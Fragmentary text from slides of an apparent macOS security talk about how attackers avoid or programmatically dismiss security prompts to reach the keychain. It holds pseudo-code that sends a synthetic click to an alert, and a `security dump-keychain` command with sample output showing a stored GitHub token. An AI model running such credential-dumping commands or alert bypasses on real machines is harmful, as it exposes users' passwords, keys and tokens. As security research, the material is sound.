
cybersecurity solutions for the macOS enterprise

Outline




THE TARGETS

'tempting' UI components



The Attacker's Conundrum



many 'useful' actions (e.g. accessing the keychain, loading a kext, etc.) now generate an alert that (ideally) the user must explicitly interact with. #security

The Goal



⚠️ for alerts:

↳ 1 avoid all together

↳ 2 "Dismiss (via code)"



of course, Apple tries to prevent both these scenarios!

...more on this shortly ;)



\$./dumpKeychain

```
//query keychain logic
```

```
...
```

```
//bypass
```


```
// pseudo-code
```

```
if(accessAlertWindow)
```

```
{
```


```
    sendClick();
```

```
}
```



dismiss alert via code? !

The Targets the macOS keychain



Keychain Access.app



as normal user!

```
$ /usr/bin/security dump-keychain -d login.keychain

keychain: "~/Library/Keychains/login.keychain-db"


class: "genp"
attributes:
0x00000007 <blob>="GitHub - https://api.github.com"

data:
"7257b03422bab65f0e7d22be57c0b944a0ae45d9e"
```

dumping keys



private keys




passwords



auth tokens




certificates



autofill data



